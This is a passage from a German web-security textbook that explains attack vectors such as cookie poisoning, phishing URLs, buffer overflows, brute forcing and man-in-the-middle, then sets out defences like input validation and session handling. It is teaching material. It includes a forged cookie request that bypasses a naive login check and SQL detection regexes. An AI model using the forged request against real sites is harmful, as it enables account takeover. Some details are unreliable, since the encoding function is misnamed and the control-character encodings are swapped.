Da oftmals auch Authentifizierungsdaten oder Daten eines Warenkorbs in einem Cookie hinterlegt werden, kann mit dieser Technik schon ein gewisser Schaden angerichtet werden.

Beispiel

Viele Applikationen bieten die Möglichkeit, dass Benutzerdaten zum Einloggen in eine Applikation „gemerkt" werden können, so dass der Benutzer bei der nächsten Verwendung direkt automatisch eingeloggt wird, ohne erneut seine Benutzerdaten eingeben zu müssen.

Im folgenden Quelltext werden im Cookie ein Benutzername sowie ein Statusflag (z.B. authorized) hinterlegt. Die Applikation ermittelt diese Daten anhand des Request und loggt den Benutzer umgehend ein und gibt ihm eine neue, gültige Session.

```
string username = getCookie('user');
string flag = getCookie('authorized');
string sessionId;
boolean authorized = false;

if ( validateUser(username) && flag = '1' ) {
  authorized = true;
  LogIn(username);
  sessionId = startSession();
  setCookie('sessionId') = sessionId;
  updateSession(sessionId, authorized);
}
```

Da in diesem Fall die Cookie-Daten direkt verwendet und als vertrauenswürdig eingestuft werden, erfolgt lediglich eine Überprüfung, ob der User existiert und ob er wirklich berechtigt ist, sich einzuloggen. Allerdings wird nicht mehr überprüft, ob es sich wirklich um den entsprechenden Benutzer handelt. Auch wird kein Passwort mehr kontrolliert.

Ein Angreifer kann sich nun folglich mit einem ihm bekannten Benutzernamen problemlos einloggen, indem er sich einfach das entsprechende Statusflag setzt oder den Request auf direktem Weg manipuliert:

```
GET /login.psc HTTP/1.0
[..]
Cookie: user=Opfer; authorized=1;
```

5.12 URL-Smuggling


Das URL-Smuggling (URL-Unterschieben) beschreibt eine Technik, um eine manipulierte URL einem Opfer unterzuschieben. Allerdings erfolgt das Unterschieben dieser manipulierten URL nicht automatisiert (wie z.B. beim Cross-Site Scripting), sondern wie beim Social Engineering (vgl. Kapitel 5.1) auf Basis der zwischenmenschlichen Beeinflussung.

Dabei kann die URL per E-Mail oder als Link auf einer Webseite verbreitet werden. Der Angreifer versucht mit seiner Überredenskunst, das Opfer zum Öffnen der URL zu bringen bzw. mit einem spannenden und interessanten Text das Opfer zu locken.

Basisvulnerabilitäten

- Risikofaktor „Mensch“ (vgl. Kapitel 4.1.9)

Definition



Beim URL-Smuggling steht das Ziel der Verbreitung einer manipulierten URL im Vordergrund. In der Regel erfolgt die Durchführung mit zwei Methoden: per E-Mail (z.B. Phishing) oder als Link auf einer Webseite.

Mit einem möglichst überzeugenden Text bzw. einer solchen Beschreibung wird versucht, das Opfer entsprechend zu täuschen, damit es die URL öffnet. Das Ziel kann dabei das Ausspähen sensibler Daten (z.B. Zahlungsdaten) oder die Manipulation von Daten (z.B. im Kontext einer Cookie-Poisoning-Attacke) darstellen.

Um die Original-URL möglichst sicher und unauffällig zu gestalten, werden häufig auch URL-Spoofing-Techniken angewandt oder sogenannte Kurz-URL-Dienste verwendet, um die URL zu tarnen.

Wählt ein Angreifer als Medium E-Mail, so kann er zusätzlich auch Mail-Spoofing-Techniken anwenden, um die Mail möglichst vertrauenswürdig erscheinen zu lassen. Dabei werden Absender sowie der gesamte Header der E-Mail gefälscht. Auch der Inhalt der E-Mail wird möglichst in den entsprechenden vertrauenswürdigen Kontext gebracht. Für das Opfer kann die E-Mail folglich so aussehen, als käme sie vom Kundendienst eines Unternehmens, der um die Aktualisierung von Zahlungsdaten bittet. Klickt es auf den beigefügten Link, so hat die Falle auch schon halb zugeschnappt.

5.13 Buffer Overflow


Buffer Overflows (*Pufferüberläufe*) zählen zu den gängigsten Sicherheitslücken in aktuellen Webapplikationen. Dabei wird es einem Angreifer ermöglicht, Daten zu manipulieren oder sogar die Applikation zum Absturz zu bringen bzw. nachhaltig zu beschädigen.

Generell werden bei einem Pufferüberlauf zu große Datenmengen in einen dafür nicht vorgesehenen und vor allem zu kleinen, reservierten Speicherbereich geschrieben, wodurch dieser Zielbereich sinnbildlich überläuft. Sprich, es werden eventuell vorhandene, nachfolgende Informationen im Puffer (*Speicher*) überschrieben.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)

Definition



Ein Buffer Overflow ist eine Technik zur Manipulierung des Speichers einer Applikation. Generell existieren zwei Arten von Pufferüberläufen: heapbasierte und stackbasierte.

Heapbasierte Überläufe sorgen dafür, dass ein reservierter Speicherbereich für ein spezielles Programm überläuft. Die Durchführung allerdings ist relativ kompliziert, das Ausnutzen erfolgt daher eher selten. In der Regel werden eher stackbasierte Überläufe ausgenutzt.

Ein stackbasierter Überlauf ist möglich, wenn die Applikation ein Objekt mit einer definierten Größe zur Laufzeit anlegt, um beispielsweise Benutzereingaben zu speichern. In der Regel ist der Stack so lange leer, bis das Programm diese Benutzereingabe erwartet. Genau an diesem Punkt schreibt die Applikation eine Speicheradresse der späteren Daten auf den Stack und platziert die Benutzereingaben darüber. Wenn dieser Vorgang abgeschlossen ist, wird diese Speicheradresse zurückgegeben und die Daten sind über diese verfügbar.

Da der Stack allerdings in seiner Größe begrenzt ist, muss bereits zu Beginn ein Speicherplatz mit einer fest definierten Größe reserviert werden. Werden die zu speichernden Daten nicht auf ihre Größe hin überprüft und direkt in den Stack geschrieben, lässt sich ein Überlauf generieren, indem absichtlich eine größere Datenmenge eingegeben wird.

Dieser Überlauf an sich stellt eigentlich kein großes Problem dar. Das sicherheitsrelevante Problem entsteht erst dann, wenn zusätzlich bösartiger Code injiziert wird.

Stürzt dieser Vorgang aufgrund des Überlaufs ab, versucht die Applikation dennoch, die Daten zu retten, indem sie zur zurückgegebenen Speicheradresse springt.

Versucht ein Angreifer nun, mit diesem Überlauf auch diese Speicheradresse zu manipulieren, springt die Applikation genau an die Adresse, an der sich der bösartige, injizierte Code befindet. Dieser wird schlussendlich ausgeführt.

Im Umkehrschluss bedeutet dies natürlich, dass ein Angreifer zum Injizieren bösartigen Codes Kenntnisse über den verwendeten Speicherbereich besitzen muss, damit er die entsprechende Adresse, an der sich später sein injizierter Code befindet, als Rücksprungadresse definieren kann.

Allerdings gibt es eine Möglichkeit, dieses Problem zu umgehen: Dabei wird der zu injizierende Code von NOP-Instruktionen (*No Operation Instructions*) als Pointer eingerahmt. Der Angreifer muss folglich nun nicht mehr die genaue Rücksprungadresse kennen, solange er eine Adresse im Rahmen trifft. Dank der Pointer wird in jedem solchen Fall der Code ausgeführt.

Beispiel

Das folgende Beispiel liest sämtliche ausgewählten Optionen eines Auswahlfelds in einem Formular ein. Da es sich hierbei um mehrere Optionen handeln kann, die als Array übergeben werden, wird ein entsprechendes Array zur Zwischenspeicherung angelegt.

Allerdings wird es im Vorhinein bereits hinsichtlich seiner Größe auf zehn Einträge beschränkt.

```
string options[10] = Parameter['options'];
```

Werden nun jedoch elf oder mehr Optionen ausgewählt oder der HTTP-Request mit seinen POST-Daten wird direkt manipuliert, so versucht die Applikation nun, auf einen nicht allokierten Speicherbereich zuzugreifen, was einen Pufferüberlauf zur Folge hat.

5.14 Bruteforcing


Bruteforcing (Methode der rohen Gewalt, auch Exhaustionsmethode genannt) ist eine systematische Methode zur Lösung verschiedener Probleme. Diese Methode beruht auf dem intensiven Ausprobieren aller (oder mindestens möglichst vieler) denkbarer Fälle.

Bruteforce-Methoden sind in der Regel leicht zu implementieren, erfordern allerdings einen enormen (Rechen-)Aufwand. Beliebt ist diese Methode vor allem bei der Ermittlung von Passwörtern. Dabei werden alle möglichen Zeichenkombinationen generiert und auf ihre Funktionsweise hin überprüft.

Basisvulnerabilitäten

- Passwörter (vgl. Kapitel 4.1.7)

Definition



Das Bruteforcing findet in sämtlichen Bereichen der Informatik Anwendung, hauptsächlich allerdings in den Unterbereichen der Kryptologie und Spieltheorie.

Nach wie vor existieren in der Informatik viele Probleme, für die es keinen effizienten Lösungsalgorithmus gibt. Wie im normalen

Leben ist der einfachste Ansatz zur Ermittlung einer algorithmischen Lösung das potenzielle Ausprobieren aller möglichen Lösungen, bis die korrekte und gewünschte Lösung gefunden worden ist.

Aufgrund der stetig wachsenden Rechnerleistung können bereits auf einem herkömmlichen Rechner mehrere hunderttausend Lösungen innerhalb einer Sekunde ausprobiert werden. Der genaue, benötigte Aufwand steigt proportional zur Anzahl der zu ermittelnden Lösungen. Die Anzahl der zu ermittelnden Lösungen wiederum steigt exponenziell mit dem Umfang des zu lösenden Problems.

Für die Durchführung dieser Methode werden Permutations[15]- und Kombinatorik[16]-Algorithmen verwendet.

Eine Gefahr dieser Methode liegt vor allem darin, dass auch sicher geglaubte Passwörter, die als Hashes hinterlegt werden, zurückermittelt werden können. In der Regel sind Hashes irreversibel. Das bedeutet, dass anhand des Hash kein Rückschluss auf das verschlüsselte Passwort möglich ist. Per Bruteforcing allerdings werden einfach sämtliche möglichen Passwörter sowie der jeweilige Hash generiert und überprüft.

5.15 Exploiting


Ein Exploit ist ein Programm oder Script, das eine Sicherheitslücke innerhalb einer Applikation für Demonstrationszwecke ausnutzt (vgl. Kapitel 4.2). Das Exploiting beschreibt einen Angriffsvektor, der eine Vulnerabilität mit einem Exploit ausnutzt.

15. Veränderung der Anordnung einer Menge durch Vertauschen ihrer Elemente
16. Generierung verschiedener Anordnungen oder Kombinationen aus einer Menge von definierten Elementen

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)
- Zugriffs- und Rechtemanagement (vgl. Kapitel 4.1.2)
- Sessionmanagement (vgl. Kapitel 4.1.3)
- Datenmanagement (vgl. Kapitel 4.1.4)
- Befehlszeilen (vgl. Kapitel 4.1.5)
- Fehlerbehandlung (vgl. Kapitel 4.1.6)
- Passwörter (vgl. Kapitel 4.1.7)
- Serverkonfiguration (vgl. Kapitel 4.1.8)

Definition



Beim Exploiting agiert ein Angreifer weniger individuell. Seine Vorgehensweise beschränkt sich lediglich auf die Verwendung der Arbeit anderer, da er mit bereits vorhandenen Exploits arbeitet, die ursprünglich dazu gedacht waren, Sicherheitslücken aufzuzeigen, um Entwickler bzw. Hersteller einer Software zur Bereitstellung entsprechender Patches zu bewegen.

Diese Vorgehensweise ruft aufgrund ihrer Einfachheit nicht selten eher unerfahrene Angreifer auf den Plan, die häufig nur die sinnlose Destruktion im Schilde führen oder auf sich aufmerksam machen möchten.

5.16 Man-In-The-Middle


Ein Man-In-The-Middle-Angriff (*MITM, Mann in der Mitte*) ist primär ein Lauschangriff auf eine Applikation. Getreu dem Namen steht der Angreifer hierbei entweder physikalisch oder logisch zwischen zwei oder mehreren Kommunikationspartnern.

Der Angreifer schneidet dabei unter Zuhilfenahme verschiedener Methoden und Werkzeuge den Datenverkehr mit und wertet ihn aus. Dabei agiert er eher passiv, ohne dass seine Identität leicht aufgedeckt werden kann. Der Angreifer hat die volle Kontrolle über den Datenverkehr. Er kann ihn beliebig einsehen oder manipulieren. Beliebt sind bei einer solchen Analyse Passwörter.

Basisvulnerabilitäten

- Zugriffs- und Rechtemanagement (vgl. Kapitel 4.1.2)
- Sessionmanagement (vgl. Kapitel 4.1.3)
- Passwörter (vgl. Kapitel 4.1.7)

Definition



Die Durchführung eines Man-In-The-Middle-Angriffs kann auf verschiedene Arten und mit unterschiedlichen Werkzeugen erfolgen. Dabei ist selbstverständlich auch die Position des Angreifers von hoher Bedeutung. Hat er einen physikalischen Zugang

zum Netzwerk, so kann er sich mit einem eigenen Rechner und diversen Tools mit dem Lauschangriff beschäftigen.

Andernfalls ist es ein wenig schwieriger, einen solchen Angriff durchzuführen, da in der Regel ein Rechner im Netzwerk des Opfers missbraucht werden muss, damit er Daten mitschneiden kann. Auch hier hat er die Möglichkeit, auf diverse Werkzeuge zurückzugreifen.

Sehr beliebt ist für einen solchen Angriff auch die Verwendung eines Trojaners, mit dem ein Angreifer uneingeschränkten Zugriff auf den Rechner und folglich das gesamte Netzwerk des Opfers hat. Von diesem kann er auch weitere Angriffe durchführen. Er gelangt in jeden Fall problemlos an sämtliche sensiblen Daten.

Historisches

Der Man-In-The-Middle-Angriff wird auch Janusangriff genannt. Der Name Janus stammt in diesem Fall aus der römischen Mythologie des doppelköpfigen Ianus. Die Janusköpfigkeit des Angreifers steht in diesem Fall auch für die Tarnung des Angreifers, der dem jeweiligen Kommunikationspartner jeweils das entsprechende Gegenüber vortäuscht, ohne dass seine Existenz von einem der Partner erkannt werden kann.

Erste Ansätze für einen Man-In-The-Middle Angriff existieren bereits seit dem Jahr 1972. In diesem Jahr stellte Dan Edwards ein Konzept zur Charakterisierung einer besonderen Rechnersicherheitsbedrohung vor. Siebzehn Jahre später, im Dezember 1989, erschien dann das erste Trojanische Pferd in finanzieller Absicht. Es wurde unter Zuhilfenahme des Social Engineering als „AIDS Information Introductory Diskette“ an Adressen in Europa, Afrika, Asien und der WHO verteilt.

Auch das Bundeskriminalamt ist ein Freund von Man-In-The-Middle-Angriffen und entwickelt ca. seit dem Jahr 2006 den „Bundestrojaner“, der zum Ausspähen von Daten zum Zwecke der Strafverfolgung dienen, generell aber jederzeit eine verdeckte Online-Durchsuchung von Computern ermöglichen soll.

5.17 Google Hacking

Das Google Hacking bezeichnet eine Methode, bei der sich ein Angreifer einer komplexen Suchmaschine (meistens Google) bedient, um verwundbare Rechner zu finden oder an vertrauliche Daten heranzukommen.

In der Google Hacking Database (*GHDB*) befinden sich typische Suchanfragen, mit deren Hilfe sich sensible Daten herausfinden lassen. Auch wenn einige Suchmaschinen bereits manche Anfragen blockieren, so kann mit der GHDB eine Webapplikation problemlos auf den Prüfstand gestellt werden.

Definition

Mit der Google Hacking Database[17] lassen sich verschiedene Informationen halbautomatisiert ermitteln. Darunter fallen unter anderem verräterische Fehlermeldungen, Server-Schwachstellen, Dateien wie auch Verzeichnisse mit sensiblen Inhalten und Webseiten mit Login-Formularen.

Die GHDB ist sehr übersichtlich in diese einzelnen Kategorien unterteilt und enthält zu jedem Eintrag ausführliche Informationen. Die spezielle Suchanfrage kann per Knopfdruck gestartet werden.

Ob eine Webapplikation für das Google Hacking anfällig ist, lässt sich relativ leicht testen, indem sämtliche Einträge durchgegan-

17. *http://johnny.ihackstuff.com*

gen werden und überprüft wird, ob die entsprechende Applikation in irgendeinem Zusammenhang gefunden worden ist.

Am unkompliziertesten ist allerdings die Nutzung eines Webscanners, der speziell nach Vulnerabilitäten für Google Hacking der entsprechenden Applikation sucht.

Kapitel 6

Verteidigungsvektoren

6.1 Eingabevalidierung 94
6.2 Zugriffs- und Rechtemanagement 100
6.3 Sessionmanagement 102
6.4 Datenmanagement 103
6.5 Befehlszeilen 104
6.6 Fehlerbehandlung 105
6.7 Passwörter 105
6.8 Serverkonfiguration 106
6.9 SQL-Injection 107
6.10 Unit Testing 110
6.11 CAPTCHAs 111
6.12 Risikofaktor „Mensch“ 112

Analog zu den Angriffsvektoren gibt es auch Verteidigungsvektoren. Ein Verteidigungsvektor bezeichnet die Vorgehensweise zur Vermeidung von Sicherheitslücken, aus denen eine Vulnerabilität resultiert.

Dabei lassen sich generell einige unterschiedliche Angriffsvektoren, die auf der gleichen Vulnerabilität basieren, mit den gleichen Verteidigungsvektoren ausschließen. In der Regel kann bereits mit einem geringen Aufwand ein vergleichbar enormer Schutz erreicht werden.

In diesem Kapitel werden die grundlegenden Methoden zur Absicherung einer Webapplikation erläutert. Es wird beschrieben, welche Angriffsvektoren (vgl. Kapitel 5) so ausgeschlossen werden können und mit welcher Arbeitsweise die Sicherheit und Qualität einer Webapplikation gewährleistet werden kann.

6.1 Eingabevalidierung

Die wohl meisten Angriffsvektoren basieren auf einer mangelhaften Eingabevalidierung. Eingaben von Benutzern werden dabei nur unzureichend oder gar nicht validiert und direkt unkontrolliert verwendet.

Generell ist es bereits mit einem geringen Aufwand möglich, das Risiko diverser Angriffsvektoren enorm zu begrenzen. Grundsätzlich gibt es mehrere Möglichkeiten, die kombiniert für eine sichere Validierung sorgen: die Dekodierung, die Datentypüberprüfung, die Eingabemaskierung sowie eine explizite Filterung der Eingaben.

Sämtliche Validierung muss in jedem Fall mindestens serverseitig durchgeführt werden. Auf eine ausschließliche clientseitige Validierung kann man sich nicht verlassen, da der Benutzer eventuell JavaScript deaktiviert oder einen Blocker installiert hat.

Des Weiteren sollten neben den Eingaben auch die Ausgaben validiert werden, damit eventuell bösartige Inhalte auch auf gar keinen Fall den Benutzer erreichen.

Schutz gegen Angriffsvektoren

- SQL Injection
- Command Injection
- Cross-Site Scripting
- Exploiting
- Buffer Overflows
- Directory Traversal/Forced Browsing
- Cookie Poisoning

Dekodierung

Benutzerdaten, die in einem Request übertragen werden, können unterschiedlich enkodiert sein. Zu Beginn sollten die ankommenden Daten folglich dekodiert werden, bevor sie weiterverwendet werden.

```
string actionParam = decode(Parameter['action']);
```

Bei der Dekodierung wird jede URL-Kodierung innerhalb einer Zeichenkette dekodiert. Der String kann dann beliebig weiterverwendet werden.

In manchen Programmiersprachen erfolgt die Dekodierung allerdings bereits automatisch beim Auslesen des Parameters. In dem Fall ist eine erneute Dekodierung nicht nötig.

Datentypüberprüfung

Ein großer Schritt in der Absicherung einer Applikation liegt bereits in der impliziten Überprüfung des Datentyps. Dazu wird das obige Beispiel ein wenig verfeinert.

```
string actionParam = decode(Parameter['action']);
int id = decode(Parameter['id']);
```

In diesem Fall wird eine weitere numerische Id erwartet. Mit der Festlegung dieser auf den Datentyp *Integer* kann beispielsweise bereits im Vorhinein keine Zeichenkette eingeschleust werden. Der Versuch allein würde eine schwere Ausnahme auslösen, da die Konvertierung (der sogenannte Cast) einer Zeichenfolge in einen ganzzahligen Wert meist implizit nicht möglich ist und explizit nicht gewünscht wurde.

Allerdings ist dies allein noch lange kein ausreichender Schutz. Oftmals werden Ids in Form eines Strings (z.B. Hash) verwendet. Hier müssen weitere Maßnahmen ergriffen werden.

Eingabemaskierung (Escapen)

Ein weiterer Schritt zur Absicherung der Anwendung liegt im Escapen von Benutzereingaben und URL-Parametern. Dabei werden eventuell enthaltene Funktionszeichen maskiert, um ihnen so die Sonderfunktion zu nehmen.

Funktionszeichen in SQL sind beispielsweise der Backslash (\), das Apostroph ('), Anführungszeichen (") und das Semikolon (;). Diese Zeichen werden durch das Voranstellen des Maskierungszeichens (einem Backslash (\)) als Text gekennzeichnet. Diesbezüglich wird die Anwendung erweitert. Jede Programmiersprache bietet in der Regel eine Funktion, die diese Aufgabe erfüllt.

```
string id = escape(decode(Parameter['id']));
```

Im Fall von SQL Injections würde einem eingeschleusten Befehl die Funktionalität genommen. Der Befehl würde nicht mehr ausgeführt werden, sondern als Teil der Id abgefragt werden. Natürlich resultiert hieraus ein Fehler, was prinzipiell berechtigt und gewollt ist.

Auch sollten eventuell vorhandene HTML-Sonderzeichen in entsprechenden HTML-Code umgewandelt werden, damit generell kein Code eingefügt werden kann, der später irgendwann einmal beim Abruf im Browser des Benutzers ausgeführt wird.

```
string id =
  htmldecode(escape(decode(Parameter['id'])));
```

Alle Programmiersprachen bieten auch hierfür eine passende Funktion an.

Eingabenfilterung

Eine Filterung von Eingaben ist immer dann angebracht, wenn keine Seiteneffekte zu befürchten sind oder wenn die Art der Datenverwendung gefährliche Zeichen oder Zeichenketten aufgrund ihrer Natur erlauben muss.

Was genau gefiltert wird, hängt natürlich von den unterschiedlichen Applikationen ab. Beispielsweise sollten HTML-Sonderzeichen in einem Forum nicht strikt ausgefiltert werden, sondern lediglich eine Umwandlung in HTML-Code erfolgen.

Es gibt folglich kein Universalrezept. Das „was“ und „wie“ bei der Filterung muss genauestens durchdacht werden.

Größencheck

Sind die zu erwartenden Daten genauestens definierbar, sprich, es gibt ein allgemeingültiges Muster, so kann auch ein Größencheck durchgeführt werden.

```
string id =
  htmldecode(escape(decode(Parameter['id'])));

if ( length(id) <= 8 ) {
  [..]
}
```

Werden allerdings Strings mit Längen von mehr als dreißig Zeichen oder ähnlich erwartet, so ist ein Größencheck relativ überflüssig, da innerhalb von dreißig Zeichen bereits wieder diverse Befehle injiziert werden können.

Reguläre Ausdrücke

Eine hervorragende Möglichkeit zur Überprüfung von Eingaben jeglicher Art sind Reguläre Ausdrücke. Unter einem Regulären Ausdruck (*Regular Expressions/RegExp/Regex*) wird eine Zeichenkette verstanden, die eine Menge bzw. Untermenge von Zeichenketten in einer speziellen Notation beschreibt. Genau genommen handelt es sich hierbei um ein Muster bzw. eine Schablone.

Hinweis

Ausführliche Informationen bezüglich Regulärer Ausdrücke sind in dem gleichnamigen Buch von Christian Wenz (ISBN 3-935042-90-6, entwickler.press) zu finden.

Hinweis

Ein gutes Online-Tool zur Überprüfung von Regulären Ausdrücken finden Sie unter *http://www.nettz.de/Service/regexp*.

Der Aufbau bzw. das Format einer Zeichenkette kann dank eines Regulären Ausdrucks exakt spezifiziert werden. Für fast alle Programmiersprachen existieren Implementierungen, mit denen Reguläre Ausdrücke genutzt werden können.

Wird als Eingabe beispielsweise eine Postleitzahl verlangt, so kann das verlangte Format (z.B. ein Länderkürzel gefolgt von einem Bindestrich und einer maximal fünfstelligen Zahl) exakt festgelegt und validiert werden.

```
string plz =
  htmldecode(escape(decode (Parameter['plz'])));
string regex = '(D-)?[0-9]{5}';

if ( regcheck(regex) ) {
  [..]
}
```

Die explizite Validierung mit Regulären Ausdrücken gehört mitunter zu einer der erfolgreichsten Gegenmaßnahmen bei sämtlichen Angriffsvektoren. Erlaubt ist in diesem Fall wirklich nur das, was auch benötigt wird.

Je nach Anwendungsgebiet könnten auch sämtliche Befehle sowie Funktionszeichen mit dieser Vorgehensweise ausgeschlossen werden. Im Fall von SQL-Klauseln wäre folglich jede Eingabe, die beispielsweise ein *SELECT* in Verbindung mit einem *FROM* oder ein *DROP TABLE* enthält, ungültig.

```
string plz =
  htmldecode(escape(decode (Parameter['plz'])));
string regexs[2];
bool regex_case_ignore = true;
bool regex_fail = false;

regexs[0] = '(select)(.)*(from)';
regexs[1] = '(drop)\s*(table)(.)*';

foreach regex in regexs {
 if ( regcheck(regex, regex_case_ignore) ) {
  regex_fail = true;
 }
}

if ( !regex_fail ) {
  [..]
}
```

Allerdings ist hier bei Formulardaten größte Vorsicht geboten. Gerade bei längeren englischsprachigen Texten könnte es generell möglich sein, dass solche Formulierungen auch ohne bösen Hintergedanken enthalten sind. In der Regel kann bei URL-Parametern stets diese Überprüfung stattfinden.

Generell sollten sämtliche potenziell gefährlichen Zeichen gefiltert werden. Dazu zählen allerdings nicht nur diverse verwendete Metazeichen verschiedener Subsysteme, sondern auch alle nicht druckbaren Zeichen von Hex-0 bis Hex-19, insbesondere aber das Null-Byte (*0*, URL-enkodiert: *%00*), Carriage Return (*r*, URL-enkodiert: *%0a*), Linefeed (*n*, URL-enkodiert: *%0d*) und Tabulator (*t*, URL-enkodiert: *%09*).

6.2 Zugriffs- und Rechtemanagement

Für ein ordentliches und sicheres Zugriffs- und Rechtemanagement ist eine strenge Sicherheitsrichtlinie erforderlich. Grundsätzlich sollte ein Konzept erstellt werden, das den Zugriff und die Rechte einzelner Benutzergruppen genauestens festlegt. Zusätzlich ist nach der erfolgten Realisation ein ausführlicher Test nötig, um das Konzept zu testen.

Zu Beginn sollten auf jeden Fall unsichere Schlüssel vermieden werden. Oftmals werden Benutzerrollen und entsprechende Rechte als Schlüssel bzw. Kennzahlen ausgedrückt. Erfolgt der Transport bzw. die Speicherung nicht sicher (beispielsweise in einem Cookie), so kann ein Angreifer diese problemlos erraten und manipulieren.

Des Weiteren sollten innerhalb eines geschützten Bereichs, der nur privilegierten Benutzern zugänglich sein soll, auf jeder Seite erneut die Rechte des entsprechenden Benutzers überprüft werden. Erfolgt das nicht konsequent, kann ein Benutzer im schlimmsten Fall die Autorisierung umgehen und direkt auf die geschützte Ressource zugreifen, ohne wirklich privilegiert zu sein.

Generell sollte auch das clientseitige Caching möglichst verhindert werden, damit eine Autorisierung garantiert bei jedem Aufruf durchgeführt bzw. überprüft wird. Gerade an öffentlichen

Zugängen wie in Internet-Cafés oder Bibliotheken könnte andernfalls ein unautorisierter Benutzer den Zugang missbrauchen.

Ein häufig unterschätztes Risiko stellen auch Dateiberechtigungen dar. In der Regel bietet es sich an, sämtliche Ressourcen unterhalb des Hauptverzeichnisses der Applikation abzulegen und über einen zentralisierten Punkt zu verwalten, der auch die Kontrolle über das Zugriffs- und Rechtemanagement enthält.

Ein Zugang sollte möglichst nicht öffentlich sichtbar sein. Die Möglichkeit eines Login auf der Startseite einer Applikation ruft nicht selten ungebetene Angreifer auf den Plan, die sich „versuchen“ wollen.

Beim Einloggen sollte eine maximale Anzahl von Versuchen festgelegt werden, um eine Bruteforcing-Attacke sowie die Möglichkeit, den Zugang in irgendeiner Weise zu erraten, zu unterbinden. Auch sollte beim Einloggen die Informationspolitik möglichst gering gehalten werden. Es spielt keine Rolle, ob der Benutzername oder das Passwort inkorrekt ist, dem Benutzer steht lediglich die allgemeine Information des fehlerhaften Login ohne weitere Details zu.

Möchte ein Benutzer sein Passwort ändern, so spielt es keine Rolle, ob er eine gültige Session hat oder nicht. Er muss stets sein aktuelles sowie sein neues, gewünschtes Passwort eingeben. Die Änderung darf erst erfolgen, wenn das aktuelle Passwort korrekt eingegeben worden ist.

Auch müssen Passwörter immer verschlüsselt hinterlegt werden. Es darf keine Rückschlussmöglichkeit auf das eigentliche, gewählte Passwort geben. Es darf auch keine Möglichkeit geben, in irgendeiner Art und Weise an gespeicherte Passwörter zu gelangen.

Zu guter Letzt muss es eine Passwortrichtlinie geben, die für sichere Passwörter sorgt. Ohne ein starkes Passwort kann der Rest noch so sicher implementiert sein, er bleibt unsicher. Man stelle sich an dieser Stelle eine Bank mit dem sichersten Tresor der Welt vor, dessen Tür sich mit dem Zahlencode „1234“ öffnen lässt (vgl. Kapitel 6.7).

Schutz gegen Angriffsvektoren

- Cross-Site Scripting
- Cross-Site Request Forgery
- Man-In-The-Middle-Attacken
- Exploiting

6.3 Sessionmanagement

Ein sicheres Sessionmanagement sollte auf jeden Fall über eine gesicherte Verbindung (*HTTPS*) erfolgen, damit im ersten Schritt bereits das Sniffen von Daten verhindert wird.

Des Weiteren muss eine Session exakt an den Benutzer gebunden werden. Dafür reicht eine Session-Id alleine nicht aus. Serverseitig sollte sie zusätzlich an die IP-Adresse des Benutzers gebunden werden. Allerdings sollte man sich darüber im Klaren sein, dass manche Provider wie z.B. AOL ihre Benutzer über einen Proxy-Verbund surfen lassen, so dass die IP-Adresse nach jedem Seitenaufruf anders sein kann.

Je mehr Informationen von der Client-Seite bekannt sind, umso mehr Informationen können für eine solche Bindung genutzt werden. Zum Beispiel kann auch direkt der verwendete Browser als zusätzliche Information überprüft werden.

Prinzipiell sollte außerdem die Lebensdauer einer Session eingeschränkt werden. Dabei sollten in jedem Fall ein Hard-TimeOut sowie ein Soft-TimeOut verwendet werden. Beim Hard-TimeOut

wird eine maximale Lebensdauer der Session festgelegt. Das Soft-TimeOut hingegen greift bei einer zuvor definierten Inaktivitätszeit.

Generell sollten auch stets keine alten Sessions weiterverwendet werden. Verfällt eine Session und der Benutzer loggt sich neu ein, muss eine neue Session erstellt werden. Sofern es nicht zwingend erforderlich ist, sollte auch darauf verzichtet werden, generell jedem Benutzer eine Session zuzuweisen, obwohl er nicht eingeloggt ist.

Nicht zu unterschätzen ist auch eine Funktionalität zur Beendigung der Session bzw. zum Ausloggen.

Schutz gegen Angriffsvektoren

- Exploiting
- Session Hijacking
- Session Fixation
- Cookie Poisoning
- Man-In-The-Middle-Attacken

6.4 Datenmanagement

So sicher verschiedene Verschlüsselungsalgorithmen auch teilweise wirken mögen, größtenteils sind sie in Webapplikationen deplatziert und sorgen im schlimmsten Fall für das komplette Gegenteil: die Unsicherheit der hinterlegten Daten.

Passwörter sollten wie bereits erwähnt irreversibel mit Hash-Algorithmen verschlüsselt werden. Bei Bank- und Kreditkarten ist es in der Regel sicherer, den Benutzer nochmals zur Eingabe aufzufordern, anstatt irgendwelche Verschlüsselungsalgorithmen zu verwenden, die bereits als unsicher markiert worden sind.

Oftmals soll dem Benutzer allerdings ein solches Szenario erspart werden. Soll in diesem Fall dennoch ein Verschlüsselungsalgorithmus Verwendung finden, so sollte in jedem Fall ordentlich recherchiert werden, welche Algorithmen bisher noch als sicher gelten.

Erfolgt eine solche Verschlüsselung auf Basis eines Schlüssels, so muss der Schlüssel absolut sicher hinterlegt werden, so dass er zu keinem Zeitpunkt von einem Angreifer ermittelt werden kann.

Schutz gegen Angriffsvektoren

- Exploiting

6.5 Befehlszeilen

Auf die Integration von Befehlszeilen sollte trotz noch so großer Komplexität verzichtet werden. Sie stellt ein viel größeres Risiko dar, als sie mit ihrem Nutzen ausgleichen könnte.

